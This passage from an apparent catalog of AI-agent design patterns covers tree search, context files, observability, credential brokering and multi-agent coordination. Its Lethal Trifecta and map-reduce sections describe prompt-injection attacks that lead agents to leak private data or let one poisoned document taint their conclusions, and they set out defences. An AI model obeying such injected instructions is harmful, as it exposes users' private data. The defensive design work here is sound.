- Systematic exploration prevents getting stuck
- Naturally handles problems with multiple valid approaches
- Provides interpretable reasoning traces
**Cons:**
- Higher computational cost (5-20x more LLM calls than simpler approaches)
- Inherently sequential—unsuitable for real-time applications
- Implementation complexity requires correct MCTS and tree state management
- May be overkill for simple tasks where ReAct or ToT suffice
## How to use it
**When to use LATS:**
- Complex reasoning tasks requiring strategic planning and multi-step decision making
- Problems with multiple valid solution paths where exploration matters
- Mathematical reasoning, algorithm design, or debugging with multiple potential causes
- Budgets allow for higher computational cost (5-20x more LLM calls than simpler approaches)
**When to use alternatives:**
- Simple or linear tasks: use ReAct or Chain-of-Thought
- Real-time response requirements: use single-pass with Reflection Loop
- Cost-sensitive applications: use Tree-of-Thoughts with limited branching
**Implementation guidance:**
- Start with fixed iterations (10-25) before tuning exploration constant c
- Use lower temperature (0.1-0.3) for evaluation, higher (0.7-1.0) for expansion
- Consider LangGraph for graph infrastructure supporting MCTS-like workflows
## References
- [Language Agent Tree Search (LATS) Paper](https://arxiv.org/abs/2310.04406) - Zhou et al., 2023
- [Monte Carlo Tree Search: A Survey](https://doi.org/10.1109/TCIAIG.2012.2206890) - Browne et al., 2012 (foundational MCTS theory)
- [Tree of Thoughts: Deliberate Problem Solving](https://arxiv.org/abs/2305.10601) - Yao et al., NeurIPS 2023
- [Reflexion: Language Agents with Verbal RL](https://arxiv.org/abs/2303.11366) - Shinn et al., 2023
---
## Latent Demand Product Discovery
**Status:** best-practice
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
When building agent products, it's difficult to know which features will have real product-market fit before investing significant engineering effort. Traditional feature development relies on user interviews and surveys, which may not reveal how users would actually adapt tools to their needs.
## Solution
Build products that are intentionally **hackable and extensible**, then observe how power users "abuse" or repurpose features for unintended use cases. This reveals latent demand—real user needs demonstrated through behavior rather than stated preferences. Once you identify these patterns, productize them for all users.
**Key principles:**
1. **Make extension points**: Provide hooks, plugins, slash commands, configuration files that users can customize
2. **Monitor creative usage**: Watch for patterns where users hack features for purposes beyond original intent
3. **Quantify the signal**: Measure how many users are doing the "unintended" behavior
4. **Productize validated demand**: Build proper features for behaviors that show strong adoption
## How to use it
**Implementation strategy:**
- Design core functionality with clear extension APIs
- Make configuration and customization easy for power users
- Monitor analytics and user feedback for unexpected usage patterns
- Look for behaviors that multiple independent users discover
- Prioritize building features for high-frequency "hacks"
**Concrete examples from the transcript:**
1. **Facebook Dating**: Analytics showed 60% of profile views were between opposite-gender non-friends → clear dating behavior → launched Facebook Dating
2. **Facebook Marketplace**: 40% of Facebook group posts were buy-sell transactions → users treating groups as marketplaces → launched dedicated Marketplace product
3. **Claude Code hooks on Slack**: Users requested Slack notifications when Claude asks for permissions → built hooks system → users implemented it themselves
## Trade-offs
**Pros:**
- Validates real demand through behavior, not speculation
- Reduces risk of building unwanted features
- Empowers power users to innovate on your behalf
- Creates tight feedback loop between usage and development
- Features come with built-in proof of concept
**Cons:**
- Requires building extensibility infrastructure upfront
- May delay shipping "obvious" features while waiting for signal
- Power user behavior may not represent mainstream needs
- Requires analytics and monitoring systems to detect patterns
- Can lead to feature bloat if every hack becomes a product
## References
* Boris Cherny (Anthropic): "There's this really old idea in product called latent demand... you build a product in a way that is hackable, that is kind of open-ended enough that people can abuse it for other use cases. Then you see how people abuse it and then you build for that."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
---
## Layered Configuration Context
**Status:** established
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/claude-code
## Problem
AI agents require relevant context to perform effectively. Providing this context manually in every prompt is cumbersome, and a one-size-fits-all global context is often too broad or too narrow. Different projects, users, and organizational policies may require different baseline information for the agent.
## Solution
Implement a system of layered configuration files (e.g., named `CLAUDE.md` or a similar convention) that the agent automatically discovers and loads based on their location in the file system hierarchy. This allows for:
- **Enterprise/Organizational Context:** A root-level file (`//CLAUDE.md`) for policies or information shared across all projects in an organization.
- **User-Specific Global Context:** A file in the user's home directory (`~/.claude/CLAUDE.md`) for personal preferences, common tools, or notes shared across all their projects.
- **Project-Specific Context:** A file within the project's root directory (`/CLAUDE.md`), typically version-controlled, for project-specific instructions, architectural overviews, or key file descriptions.
- **Project-Local Context:** A local, non-version-controlled file (`/CLAUDE.local.md`) for individual overrides, temporary notes, or secrets relevant to the project for that user.
The agent intelligently merges or prioritizes these context layers, providing a rich, tailored baseline of information without manual intervention in each query.
## Example (configuration hierarchy)
```mermaid
flowchart TD
A[Enterprise Root /enterprise/CLAUDE.md] --> E[Merged Context]
B[User Global ~/.claude/CLAUDE.md] --> E
C[Project Root project/CLAUDE.md] --> E
D[Project Local project/CLAUDE.local.md] --> E
E --> F[Agent Context Window]
style A fill:#e1f5fe
style B fill:#f3e5f5
style C fill:#e8f5e8
style D fill:#fff3e0
style F fill:#ffebee
```
## Evidence
- **Evidence Grade:** `high`
- **Industry Adoption:** Production-validated across Claude Code, Continue.dev, Cursor AI, and GitHub Copilot
- **Origin:** Industry-practitioner pattern; limited formal academic literature
## How to use it
- Use this when model quality depends on selecting or retaining the right context.
- Start with strict context budgets and explicit memory retention rules.
- Measure relevance and retrieval hit-rate before increasing memory breadth.
- Version-control project context (`CLAUDE.md`); exclude local overrides (`CLAUDE.local.md`) from VCS.
## Trade-offs
* **Pros:** Raises answer quality by keeping context relevant and reducing retrieval noise; enables enterprise-wide policy enforcement; supports automatic context loading without manual intervention.
* **Cons:** Requires ongoing tuning of memory policies and indexing quality; context window limits may truncate layers; potential for configuration conflicts.
## References
- Based on the `CLAUDE.md` system described in "Mastering Claude Code: Boris Cherny's Guide & Cheatsheet," section IV.
- Claude Code: https://github.com/anthropics/claude-code
- Continue.dev: https://github.com/continuedev/continue
- Cursor AI: https://cursor.sh
[Source](https://www.nibzard.com/claude-code)
---
## Lethal Trifecta Threat Model
**Status:** best-practice
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://simonwillison.net/2025/Jun/16/lethal-trifecta/
## Problem
Combining three agent capabilities—
1. **Access to private data**
2. **Exposure to untrusted content**
3. **Ability to externally communicate**
—creates a straightforward path for prompt-injection attackers to steal sensitive information.
LLMs cannot reliably distinguish "good" instructions from malicious ones once they appear in the same context window.
## Solution
Adopt a **Trifecta Threat Model**:
- **Audit every tool** an agent can call and classify it against the three capabilities.
- **Guarantee that at least one circle is missing** in any execution path. Options include:
- Remove external network access (no exfiltration).
- Deny direct file/database reads (no private data).
- Sanitize or segregate untrusted inputs (no hostile instructions).
- Enforce this at orchestration time, not with brittle prompt guardrails.
```python
# pseudo-policy
if tool.can_externally_communicate and
tool.accesses_private_data and
input_source == "untrusted":
raise SecurityError("Lethal trifecta detected")
```
## How to use it
* Maintain a machine-readable capability matrix for every tool.
* Add a pre-execution policy check in your agent runner.
* Fail closed: if capability metadata is missing, treat the tool as high-risk.
## Trade-offs
**Pros:** Simple mental model; eliminates entire attack class.
**Cons:** Limits powerful "all-in-one" agents; requires disciplined capability tagging.
## References
* Willison, *The Lethal Trifecta for AI Agents* (June 16 2025).
* Beurer-Kellner et al., *Design Patterns for Securing LLM Agents against Prompt Injections* (arXiv:2506.08837, June 2025).
- Primary source: https://simonwillison.net/2025/Jun/16/lethal-trifecta/
- Academic source: https://doi.org/10.48550/arXiv.2506.08837
> **Note on terminology**: This pattern describes Simon Willison's prompt injection threat model (private data + untrusted content + external communication), distinct from the AI safety literature's "lethal trifecta" (advanced capabilities + agentic behavior + situational awareness).
---
## LLM Map-Reduce Pattern
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2506.08837
## Problem
When many untrusted documents are processed in a single reasoning context, one malicious item can influence global conclusions. This creates cross-document contamination where a single poisoned input affects unrelated items and final decisions.
## Solution
Adopt a **map-reduce workflow**:
- **Map:** Spawn lightweight, *sandboxed* LLMs—each ingests one untrusted chunk and emits a constrained output (boolean, JSON schema, enum).
- **Reduce:** Aggregate validated summaries via deterministic code (count, filter, majority-vote) or a privileged LLM that sees only sanitized fields.
Isolation is the core control: each map worker handles one item with constrained output contracts, so contamination cannot spread laterally. The reducer consumes validated summaries only, which preserves scalability and reduces injection blast radius.
```pseudo
results = []
for doc in docs:
ok = SandboxLLM("Is this an invoice? (yes/no)", doc)
results.append(ok)
final = reduce(results) # no raw docs enter this step
```
## How to use it
File triage, document summarization, resume filters, code migration verification—any N-to-1 decision where each item's influence should stay local.
Best fit when: N ≥ 10 items, processing time > 30s/item, items are independent, and aggregation is needed.
## Trade-offs
* **Pros:** A malicious item can't taint others; scalable parallelism; smaller contexts reduce cost.
* **Cons:** Requires strict output validation; extra orchestration overhead; loses cross-item context.
## References
* Beurer-Kellner et al., §3.1 (3) LLM Map-Reduce.
* Dean & Ghemawat (2008). MapReduce: Simplified Data Processing on Large Clusters.
- Primary source: https://arxiv.org/abs/2506.08837
- Foundational MapReduce: https://doi.org/10.1145/1327452.1327492
---
## LLM Observability
**Status:** proposed
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://lethain.com/agents-logging/
## Problem
Agents introduce **non-determinism**—the same input can produce different outputs. When agents do something sub-optimal, users flag it as a "bug" even if it's just prompt ambiguity. Debugging these issues requires tracing through complex multi-step workflows, but standard logging (CloudWatch, Lambda logs) is painful to navigate. Engineers need easy access to workflow execution details to debug quickly, or agents won't get adopted.
## Solution
Integrate **LLM observability platforms** (Datadog LLM Observability, LangSmith, etc.) that provide **span-level tracing** of agent workflows. Instead of spelunking through raw logs, get a visual UI showing each step of the agent's execution.
**Key capabilities:**
- **Span visualization**: See each LLM call, tool use, and intermediate result
- **Workflow linking**: Trace from user input through all sub-steps to final output
- **Dashboarding**: Aggregate metrics on cost, latency, success rates
- **Accessible debugging**: Non-engineers can debug without log access
- **Event sourcing**: Structured logs enable replay, state reconstruction, and verification
**Evolution from standard logging:**
1. **Print to stdout** → Captured in Lambda logs (hard to access)
2. **Slack channel** → Post run summary + AWS log link (better, still spelunking)
3. **LLM observability** → Visual span tracing, easy navigation
```mermaid
graph LR
A[Agent Run] --> B[Observability SDK]
B --> C[Span: LLM Call 1]
B --> D[Span: Tool Use]
B --> E[Span: LLM Call 2]
C --> F[Trace UI]
D --> F
E --> F
F --> G[Debug View]
style F fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
```
## How to use it
**Integration steps:**
1. **Choose observability platform**: Datadog LLM Observability, LangSmith, Arize, etc.
2. **Install SDK**: Add to your agent code (often 1-2 lines)
3. **Configure tracing**: Tag workflows, users, environments
4. **Access controls**: Give broader team access (not just engineers)
**Example with Datadog:**
```python
from ddtrace import tracer
# Automatically traces LLM calls
@tracer.wrap("agent_workflow")
def run_agent(query):
result = agent.run(query)
# Each LLM call, tool use becomes a span
return result
```
**Best practices:**
- **Tag everything**: Workflow name, user ID, environment (prod/staging)
- **Link to dashboards**: Make observability UI discoverable from chat
- **Share access**: Don't restrict to eng org; workflow creators need visibility
- **Monitor aggregate metrics**: Track success rates, latency, costs over time
- **Use structured formats**: JSONL with schema versioning for long-running systems
- **Aggregate at write time**: Log enrichment happens during capture, not during queries
## Trade-offs
**Pros:**
- **Fast debugging**: Navigate complex workflows visually
- **Accessible**: Non-engineers can debug without log permissions
- **Aggregated metrics**: See patterns across many runs
- **Span-level detail**: Drill into any step of execution
**Cons:**
- **Vendor dependency**: Locked into observability platform
- **Cost**: Enterprise observability can be expensive
- **Overhead**: Adds latency (usually minimal)
- **Access control**: Balancing visibility with security
**When NOT to use:**
- Simple, deterministic tools (no agent behavior)
- Single-step operations (standard logs suffice)
- Budget constraints preventing observability spend
## References
* [Building an internal agent: Logging and debugability](https://lethain.com/agents-logging/) - Will Larson (Imprint, 2025)
* [Chain of Thought Monitoring](https://openai.com/research/thought-monitoring) - OpenAI Research (March 2025)
* [ESAA: Event Sourcing for Autonomous Agents](https://arxiv.org/abs/2602.23193v1) - Elzo Brito dos Santos Filho et al. (February 2026)
* [Chain of Thought Monitorability: A Fragile Opportunity](https://arxiv.org/abs/2510.19476) - Korbak et al. (October 2025)
* Datadog LLM Observability documentation
* LangSmith documentation
* Related: Agent-First Tooling and Logging, Chain-of-Thought Monitoring & Interruption
---
## LLM-Friendly API Design
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
For AI agents to reliably and effectively use tools, especially APIs or internal libraries, the design of these interfaces matters. APIs designed solely for human consumption might be ambiguous or overly complex for an LLM to use correctly without extensive fine-tuning or elaborate prompting.
## Solution
Design or adapt software APIs (including internal libraries and modules) with explicit consideration for LLM consumption. This involves:
- **Explicit Versioning:** Making API version information clearly visible and understandable to the LLM, so it can request or adapt to specific versions.
- **Self-Descriptive Functionality:** Ensuring function names, parameter names, type schemas (JSON Schema/OpenAPI), and documentation clearly describe what the API does and how to use it.
- **Simplified Interaction Patterns:** Favoring simpler, more direct API calls over highly nested or complex interaction sequences where possible, to reduce the chances of the LLM making errors.
- **Clear Error Messaging:** Designing error responses that are informative and actionable for an LLM, helping it to self-correct or understand why a call failed.
- **Reduced Indirection:** Structuring code and libraries to minimize layers of indirection (target: 2 levels instead of n-levels), making it easier for the model to reason about the codebase.
The aim is to create interfaces that are robust and intuitive for LLMs to interact with, thereby improving the reliability and effectiveness of agent tool use.
## How to use it
- Use this when agent success depends on reliable tool invocation and environment setup.
- Start with a narrow tool surface and explicit parameter validation.
- Add observability around tool latency, failures, and fallback paths.
## Trade-offs
* **Pros:** Improves execution success and lowers tool-call failure rates.
* **Cons:** Introduces integration coupling and environment-specific upkeep.
## References
- Lukas Möller (Cursor) at 0:16:00: "API design is already adjusting such that LLMs are more comfortable with that. For example, changing not only the the version number internally but making it like very visible to the model that this is a new version of some software just to make sure that the the API is used correctly." And at 0:16:20: "...structuring the code in a way where one doesn't have to go through like n level of indirection but maybe just through two levels of indirection makes, yeah, LLM models better at at working with that code base."
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
- ReAct: Synergizing Reasoning and Acting in Language Models (Yao et al., ICLR 2023): https://arxiv.org/abs/2210.03629
- Gorilla: Fine-tuned LLMs for API Calls (Berkeley, 2023): https://arxiv.org/abs/2305.15334
- Model Context Protocol (Anthropic): Standardized tool schemas for LLM consumption: https://modelcontextprotocol.io
---
## Local-First Credential Broker
**Status:** emerging
**Category:** Security & Safety
**Authors:** Priyansh Khodiyar (@zriyansh)
**Source:** https://cloudsecurityalliance.org/artifacts/agentic-ai-identity-and-access-management-a-new-approach
## Problem
AI agents increasingly need to call authenticated third-party APIs: post a Slack message, create a Linear issue, charge a Stripe customer, write to a GitHub repo. The dominant pattern today is to hand the agent raw credentials through environment variables, `.env` files, or per-tool config blocks. That breaks in several ways:
- **Token leakage through context.** Agents that read environment variables can echo them into logs, prompts, error traces, or shared conversation transcripts. One careless `os.environ` printout in a tool call is enough to leak a long-lived API key.
- **No OAuth refresh.** Static API keys never expire and can be reused indefinitely if exposed; OAuth access tokens need refresh logic the agent shouldn't be writing per-provider.
- **Per-tool drift.** Every CLI, every framework, every skill builds its own credential bootstrap. The result is the same secret in `~/.config/foo/`, `~/.bar/credentials`, `.env`, and shell history.
- **Hosted credential services trade one problem for another.** Routing credentials through a SaaS broker fixes the leakage problem but requires sending OAuth refresh tokens to a third party, creates a new audit surface, and adds a network dependency at runtime.
The pattern below keeps credentials local to the user's machine while still keeping them out of the agent's process.
## Solution
Introduce a local **credential broker** process that owns the credentials. The agent talks to providers through a loopback HTTPS proxy run by the broker. The broker matches outbound requests against a provider registry, picks the right credential, and injects it into the request just before the request leaves the host.
```mermaid
graph TD
A[AI Agent] -->|HTTPS to api.github.com| P[Local Broker Proxy 127.0.0.1]
P -->|Inject Authorization header| G[github.com]
P -->|Inject Bearer token| O[api.openai.com]
V[(Encrypted Local Vault)] --> P
R[OAuth Refresh Daemon] --> V
G --> R
```
**Core components:**
- **Encrypted local vault.** Stored on the user's machine (for example under `~/.credentials/` or OS keychain). Holds access tokens, refresh tokens, API keys, and metadata about which provider each one belongs to. Never touches a remote service.
- **Loopback proxy.** A short-lived process the agent's outbound HTTPS traffic is routed through. Matches the request hostname against the provider registry and inserts the right `Authorization` header. Modifies headers only; never modifies the request body.
- **Refresh daemon.** Watches access tokens for upcoming expiry and contacts the provider's own token endpoint to refresh. Refresh tokens go directly from the local vault to the provider, never through any third party.
- **First-time login flow.** Browser PKCE, OAuth device code, or a one-shot bridge that captures an API key the user pastes once. After the initial login the agent never sees the user's credential entry process.
- **Provider registry.** A JSON-driven manifest mapping provider hostnames (`api.github.com`, `api.openai.com`) to credential type, refresh endpoint, and any provider-specific headers.
**Implementation sketch (pseudocode):**
```python
class LocalCredentialBroker:
def __init__(self, vault_path):
self.vault = EncryptedVault(vault_path)
self.providers = load_provider_registry()
self.refresh_daemon = RefreshDaemon(self.vault, self.providers)
def proxy_request(self, req):
provider = self.providers.match(req.host)
if provider is None:
return req # pass through unmodified
cred = self.vault.get(provider.id)
if cred is None:
raise NotLoggedIn(provider.id)
if cred.expires_soon():
cred = self.refresh_daemon.refresh(cred)
req.headers["Authorization"] = provider.format_auth(cred)
return req
```
The agent only needs to know that its `HTTPS_PROXY` (or equivalent client config) points at `127.0.0.1:`. From the agent's point of view its outbound calls just succeed; it never sees a real token.
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Cloud Security Alliance's [Agentic AI Identity & Access Management](https://cloudsecurityalliance.org/artifacts/agentic-ai-identity-and-access-management-a-new-approach) report (2025-08) names credential isolation via proxy as a recommended control for agent runtimes.
- OWASP's [Securing Agentic Applications Guide](https://genai.owasp.org/resource/securing-agentic-applications-guide-1-0/) lists "agent process never holds raw API keys" as a hardening principle.
- Multiple independent open-source implementations of this shape (Python, Rust, server-backed variants) shipped during 2025–2026, suggesting convergent design rather than a single-vendor pattern.
- **Unverified / Unclear:**
- Long-term behavior on shared developer machines (multi-user POSIX hosts, dev containers with shared loopback)
- Operational data on whether refresh failures in long-running workloads cause real outage incidents
## How to use it
1. **Pick a vault location.** Default to a per-user directory the OS already restricts (`~/.config//` on Linux, `~/Library/Application Support//` on macOS). Encrypt at rest with a key derived from OS keychain or user passphrase.
2. **Define the provider registry.** Start with the providers the agent calls most. Each entry needs hostname match, auth header format, and token endpoint URL.
3. **Pick first-login flow per provider.** OAuth2 providers: browser PKCE for desktop, device code for headless. API-key providers: one-shot bridge page the user pastes the key into. Never ask the user to paste secrets into the agent chat.
4. **Run the broker as a long-lived local process.** The refresh daemon needs to be alive to refresh tokens before they expire.
5. **Configure the agent to use the loopback proxy.** Set `HTTPS_PROXY=https://127.0.0.1:` (or framework-specific config) and install the broker's local CA so the agent's HTTPS client trusts it.
6. **Audit the seam.** Log every credential injection (provider, request path, time) inside the broker; never log the credential value. Surface those logs to the user, not the agent.
**Pitfalls to avoid:**
- **Don't proxy traffic to providers the broker doesn't know about.** Default to pass-through. A broker that swallows all outbound HTTPS becomes a debugging nightmare.
- **Don't store credentials in a global registry.** Per-user vault. Sharing one vault across users on the same host re-introduces the very leakage problem the pattern is meant to solve.
- **Don't put the broker's own admin API on a public port.** Loopback only.
- **Don't forget refresh under load.** Refresh tokens need retry with backoff; refresh failures need to surface as actionable errors, not as silent 401s the agent then retries forever.
## Trade-offs
**Pros:**
- Raw credentials never enter the agent's process environment, conversation context, or crash dumps.
- OAuth2 refresh works for headless workloads (cron, CI, background agents) without a human at the keyboard.
- No SaaS dependency. Credentials never leave the user's machine except to the provider they're for.
- Adding a new provider is one JSON entry, not a code change in every agent that calls it.
**Cons / Considerations:**
- Adds a local daemon to the user's setup, plus a local CA to trust.
- Multi-user hosts need careful vault permissions; not a fit for shared-developer-machine scenarios.
- The agent's HTTP client must respect the proxy config; some SDKs hardcode their own client and need adapters.
- For multi-tenant agent fleets (one machine serving many users), a hosted gateway is a better fit; this pattern is single-user by design.
## References
- [CSA — Agentic AI Identity & Access Management (2025-08)](https://cloudsecurityalliance.org/artifacts/agentic-ai-identity-and-access-management-a-new-approach)
- [OWASP — Securing Agentic Applications Guide](https://genai.owasp.org/resource/securing-agentic-applications-guide-1-0/)
- [RFC 6749 — OAuth 2.0 Authorization Framework](https://datatracker.ietf.org/doc/html/rfc6749)
- [RFC 8628 — OAuth 2.0 Device Authorization Grant](https://datatracker.ietf.org/doc/html/rfc8628)
- [RFC 7636 — Proof Key for Code Exchange (PKCE)](https://datatracker.ietf.org/doc/html/rfc7636)
- Related pattern: [/patterns/external-credential-sync](external-credential-sync.md) — for syncing existing CLI credentials across tools rather than brokering new ones.
- Related pattern: [/patterns/sandboxed-tool-authorization](sandboxed-tool-authorization.md) — for restricting which tools an agent can call once authenticated.
- Known implementations (disclosed: author maintains the first): [agentrhq/authsome](https://github.com/agentrhq/authsome) (Python, local-only); [onecli/onecli](https://github.com/onecli/onecli) (Rust, per-agent scopes); [Infisical/agent-vault](https://github.com/Infisical/agent-vault) (server-backed variant).
---
## Markdown Polis — Multi-Vendor Agent Coordination via Filesystem Constitution
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Yehuda Levy (@yehudalevy-collab)
**Source:** https://github.com/yehudalevy-collab/polis-protocol
## Problem
When agents from different vendors (Claude Code, Codex, Gemini CLI, Cursor, local Ollama, etc.) work on the same long-lived project, they have no native channel for "who's good at what," "what did we already try," or "what does this team consider done." Each session starts cold. Hardcoded handoff prompts grow stale. The cheap-but-fragile alternative — declarative `AGENTS.md` rules — captures intent but never learns from outcomes.
## Solution
Treat the polis (Greek *πόλις*, "the body politic") as a folder of markdown files versioned alongside the project. Three primitives:
- **Capability card** — each agent publishes a signed YAML card declaring tags, model, tool, throughput, and historical track record.
- **Contract** — every unit of work is a structured markdown contract: tags required, acceptance criteria, status, settlement notes.
- **Routing stats** — a per-tag ε-greedy multi-armed bandit picks the citizen with the best confidence-weighted historical score on the contract's tags. Settled contracts ship lessons that update the stats on the next reconcile.
Two governance affordances on top:
- **Chavruta review** (paired review for high-stakes contracts) — any contract with `risk: high` gets a second citizen assigned as reviewer before settlement.
- **Amendments** — citizens propose changes to the constitution itself; ratified amendments are appended (never overwritten) and update the rules of routing or review.
```mermaid
graph TD
A[Open contract] --> B{Router}
B -->|ε-greedy pick by tag score| C[Assigned citizen]
C --> D[Work + settle]
D --> E[Lesson file]
E --> F[Reconcile updates routing_stats.yml]
F --> B
G[Citizen proposes amendment] --> H[Vote]
H --> I[Ratified amendment appended to constitution]
I --> B
```
## Evidence
- **Evidence Grade:** `low` (pattern in early production use; one open-source reference implementation)
- **Most Valuable Findings:** A worked example with three citizens, a real routing leader-shift after a lesson, and a ratified amendment is published at `examples/research-team/` in the reference repo. Settlement-driven routing learning is the smallest unit of compounding the pattern produces — capability cards alone aren't enough.
- **Unverified / Unclear:** Whether the amendment-vote mechanism scales past ~10 active citizens; whether bandit routing's exploration rate (default 15%) is right for low-volume contract streams.
## How to use it
Use when:
- You have ≥ 3 long-running agent sessions touching the same codebase or knowledge base.
- Coordination cost is currently routed through humans (you Slack one agent's output to another).
- You want process rules (review thresholds, routing weights) to evolve from real outcomes, not vibes.
Implementation outline:
1. Add a `_polis/` directory to your project root with `CONSTITUTION.md`, `citizens/`, `contracts/open/`, `contracts/settled/`, `lessons/`, `routing_stats.yml`, `amendments/`, and `chronicle.md`.
2. Each agent reads its own citizen card on session start, scans `contracts/open/`, and routes via the router (or runs the supplied `route_contract.py --explain` for an audit-trail decision).
3. After completing a contract, the agent writes a settlement note + a lesson with `quality_impact: ` so the next reconcile shifts routing scores.
4. Bridge files (`CLAUDE.md`, `AGENTS.md`, `GEMINI.md`) point each vendor's native pre-prompt to the polis, keeping the protocol vendor-agnostic.
## Trade-offs
- **Pros:** Vendor-agnostic — works across any tool that reads markdown. Audit trail is git-native. Routing improves with use. Governance changes (amendments) are first-class, not retrofitted comments. Low operational overhead — no daemon, no database.
- **Cons:** Markdown-only loop has higher latency than direct RPC. Bandit routing under low contract volume is noisy. The amendment process is overkill for small teams. Trust model assumes citizens don't lie about their own capability cards — fine for cooperating-vendor teams, weaker for adversarial settings.
## References
- Reference implementation: [polis-protocol](https://github.com/yehudalevy-collab/polis-protocol) (MIT)
- Worked example with 3 citizens, leader-shift after a lesson, and a ratified amendment: [`examples/research-team/`](https://github.com/yehudalevy-collab/polis-protocol/tree/main/examples/research-team)
- Routing math: [`references/routing.md`](https://github.com/yehudalevy-collab/polis-protocol/blob/main/references/routing.md)
---
## MCP Pattern Injection
**Status:** validated-in-production
**Category:** Tool Use & Environment
**Authors:** Rajath Bharadwaj (@Rajathbharadwaj)
**Source:** https://github.com/Rajathbharadwaj/langgraph-patterns-mcp
## Problem
AI coding assistants lack domain-specific knowledge about framework best practices. When building LangGraph agents, developers must repeatedly explain patterns, copy-paste from docs, or watch the AI reinvent suboptimal solutions. The assistant's training data is often outdated relative to fast-moving frameworks.
## Solution
Use **MCP (Model Context Protocol) servers** to inject production patterns directly into the AI assistant's context:
1. Create an MCP server that exposes domain patterns as tools and resources
2. Structure patterns with clear signatures, descriptions, and code snippets
3. Configure Claude Desktop or Cursor to connect to the MCP server
4. The AI can now "call" patterns on-demand, getting current best practices
```typescript
// Example: MCP tool that returns a LangGraph pattern
server.tool("get_pattern", { name: z.string() }, async ({ name }) => {
const pattern = PATTERNS[name];
return {
content: [{
type: "text",
text: `## ${pattern.title}\n\n${pattern.description}\n\n\`\`\`python\n${pattern.code}\n\`\`\``
}]
};
});
```
The key insight: MCP servers act as **live documentation** that the AI can query, rather than static context that burns tokens.
## Trade-offs
**Pros:** Always up-to-date patterns; on-demand retrieval saves context space; patterns are structured and tested.
**Cons:** Requires MCP server setup; adds latency for tool calls; patterns must be maintained.
## How to use it
- Build MCP servers for any framework your team uses heavily (LangGraph, FastAPI, React patterns)
- Keep patterns small and focused—one pattern per tool call
- Include "when to use" and "when NOT to use" guidance in pattern descriptions
- Version your patterns alongside your codebase
- Use `npx` for easy distribution: `npx your-patterns-mcp`
## References
- Model Context Protocol: https://modelcontextprotocol.io/
- LangGraph Patterns MCP (reference impl): https://github.com/Rajathbharadwaj/langgraph-patterns-mcp
- Claude Desktop MCP Integration: https://docs.anthropic.com/en/docs/claude-code/mcp
- Cursor MCP Support: https://docs.cursor.com/context/model-context-protocol
---
## Memory Reinforcement Learning (MemRL)
**Status:** proposed
**Category:** Learning & Adaptation
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/html/2601.03192v1
## Problem
LLMs struggle with **runtime self-evolution** due to the stability-plasticity dilemma:
- **Fine-tuning**: Computationally expensive and prone to catastrophic forgetting
- **RAG/memory systems**: Rely on semantic similarity that retrieves noise
- **No utility learning**: Can't distinguish high-value strategies from semantically similar but ineffective ones
Standard retrieval assumes "similar implies useful," but that's often wrong. A semantically relevant past solution might actually be a bad approach for the current task.
## Solution
**MemRL** transfers reinforcement learning from parameter space to context space: instead of updating model weights, it learns utility scores on episodic memories. The LLM stays frozen; only memory utilities evolve.
**Core idea:** Instead of just retrieving by similarity, rank memories by how well they've worked in the past.
**Memory triplet structure:**
- **Intent**: What the user asked for (embedded)
- **Experience**: What the agent tried (solution trace)
- **Utility**: How well it worked (learned score, updated over time)
**Two-phase retrieval:**
1. **Phase A - Semantic filter**: Find semantically similar memories
2. **Phase B - Utility ranking**: Re-rank by learned utility scores
This filters out "distractor" memories that look relevant but historically lead to poor outcomes.
```mermaid
graph LR
A[Query] --> B[Find Similar Memories]
B --> C[Rank by Utility Scores]
C --> D[Use Top Memories]
D --> E[Get Result]
E --> F[Update Utilities]
F --> G[Store New Experience]
style C fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
style F fill:#e3f2fd,stroke:#1976d2,stroke-width:2px
```
## Evidence
- **Evidence Grade:** `medium` - Strong theoretical foundation, limited production validation
- **Key Finding:** MemRL solves the stability-plasticity dilemma by avoiding weight updates entirely (Kirkpatrick et al., 2017)
- **Related Validation:** Reflexion achieved 91% vs 80% baseline on HumanEval using verbal RL with episodic memory (Shinn et al., 2023)
- **Unclear:** Production deployment data and long-term utility convergence
## How to use it
**Basic implementation:**
1. **Store experiences with utility scores**
```python
memory_bank.append({
"intent": embed(query),
"experience": solution_trace,
"utility": 0.5 # initial score, learned over time
})
```
2. **Retrieve with utility ranking**
```python
# First: filter by similarity
candidates = similar_memories(query, threshold=0.7)
# Then: re-rank by utility
ranked = sorted(candidates, key=lambda m: m.utility, reverse=True)
context = ranked[:k]
```
3. **Update utilities based on outcomes**
```python
reward = 1 if success else 0
for mem in retrieved_contexts:
mem.utility += learning_rate * (reward - mem.utility)
```
**Why this works:**
- Successful memories get higher scores, retrieved more often
- Failed memories get downranked, even if semantically similar
- Frozen LLM stays stable; only memory utilities evolve
- Agent self-improves through runtime experience
## Trade-offs
**Pros:**
- No catastrophic forgetting (frozen LLM)
- Self-improves from experience
- Filters out "look-alike" bad solutions
- No retraining needed
**Cons:**
- Need reliable success/failure signals
- Memory overhead grows over time
- Cold start: needs episodes to learn
- More complex than basic RAG
**When to use:**
- Multi-step tasks with clear success signals
- Reusable problem-solving patterns
- Can't afford fine-tuning
**When NOT to use:**
- Single-turn queries
- No clear reward signals
- Highly diverse tasks (no patterns)
## References
* [Self-Evolving Agents via Runtime Reinforcement Learning on Episodic Memory](https://arxiv.org/html/2601.03192v1) - Shengtao Zhang, Jiaqian Wang, et al. (2025)
* [Neural Episodic Control](https://arxiv.org/abs/1703.01988) - Pritzel et al. (2017) - Foundation for episodic memory in RL
